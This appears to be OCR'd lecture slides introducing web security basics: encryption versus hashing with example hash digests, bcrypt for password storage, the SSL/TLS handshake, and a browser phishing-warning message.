
https://xkcd.com/936/

https://howsecureismypassword.net/

Encryption vs Hashing

Encryption is a ***two-way function***. You encrypt information with the intention of decrypting it later.

Hashing, however, is a ***one-way function***. It scrambles plain text to produce a unique message digest. An attacker who steals a file of hashed passwords must then guess the password.


Fox
cryptographic hash function
DFCD 3454 BBEA 788A 751A
696C 24D9 7009 CA99 2D17
The red fox jumps over the blue dog
cryptographic hash function
0086 46BB FB7D CBE2 823C
ACC7 6CD1 90B1 EE6E 3ABC
The red fox jumps ouer the blue dog
cryptographic hash function
8FD8 7558 7851 4F32 D1C6
76B1 79A9 0DA4 AEFE 4819
The red fox jumps oevr the blue dog
cryptographic hash function
FCD3 7FDB 5AF2 C6FF 915F
D401 C0A9 7D9A 46AF FB45
The red fox jumps oer the blue dog
cryptographic hash function
8ACA D682 D588 4C75 4BF4
1799 7D88 BCF8 92B9 6A6C

How To Safely Store A Password | codahale.com

Bcrypt library node - https://www.npmjs.com/package/bcrypt

HTTPS And SSL

SSL stands for “Secure Socket Layer.” It is a technology that ***establishes a secure session link*** between the visitor’s web browser and your website so that all ***communications*** transmitted through this link are ***encrypted*** and are, therefore, secure.

SSL is also used for transmitting secure email, secure files, and other forms of information.

How Does SSL Encryption Work?

In the same way that you lock and unlock doors using a key, encryption makes use of keys to lock and unlock your information. Unless you have the right key, you will not be able to “open” the information.


Each SSL session consists of two keys:

• The ***public key*** is used to encrypt (scramble) the information.

• The ***private key*** is used to decrypt (un-scramble) the information and restore it

to its original format so that it can be read.

A BROWSER REQUESTS A SECURE PAGE WITH HTTPS:/ & WEB SERVER SENDS ITS PUBLIC KEY WITH IT'S CERTIFICATE



BROWSER ENSURES THAT THE CERTIFICATE IS TRUSTED (UNEXPIRED,UNREVOKED)

THE BROWSER CREATES A SYMMETRIC KEY & SENDS IT TO THE SERVER, THEN SERVER DECRYPTS THAT SYMMETRIC KEY USING PRIVATE KEY

THE SERVER SENDS THE PAGE ENCRYPTED WITH THE SYMMETRIC KEY.

THE BROWSER DECRYPTS THE PAGE USING THE SYMMETRIC KEY AND DISPLAYS THE INFORMATION.

Secure Sockets Layer, or SSL, was the old standard security technology for ***creating an encrypted network link*** between a server and client, ensuring all data passed is private and secure.


Transport Layer Security


The Transport Layer Security (TLS) protocol is the standard for enabling two networked applications or devices to exchange information privately and robustly.

Applications that use TLS can ***choose their security parameters***, which can have a substantial impact on the security and reliability of data.

https://developer.mozilla.org/en-US/docs/Web/Security/Transport_Layer_Security

https://www.geocerts.com/introduction-to-ssl


Client
Server
Establish TCP Connection
SYN
SYN ACK
ACK
SSL/TLS Handshake
ClientHello
Server Hello
Certificate
Certificate
Verification
ClientKeyExchange
Server Finished
Encrypted Application Data
HTTP GET
HTTP Response


Deceptive site ahead
Attackers on example.com may trick you into doing something dangerous like installing software or revealing your personal information (for example, passwords, phone numbers, or credit cards). Learn more

Thank you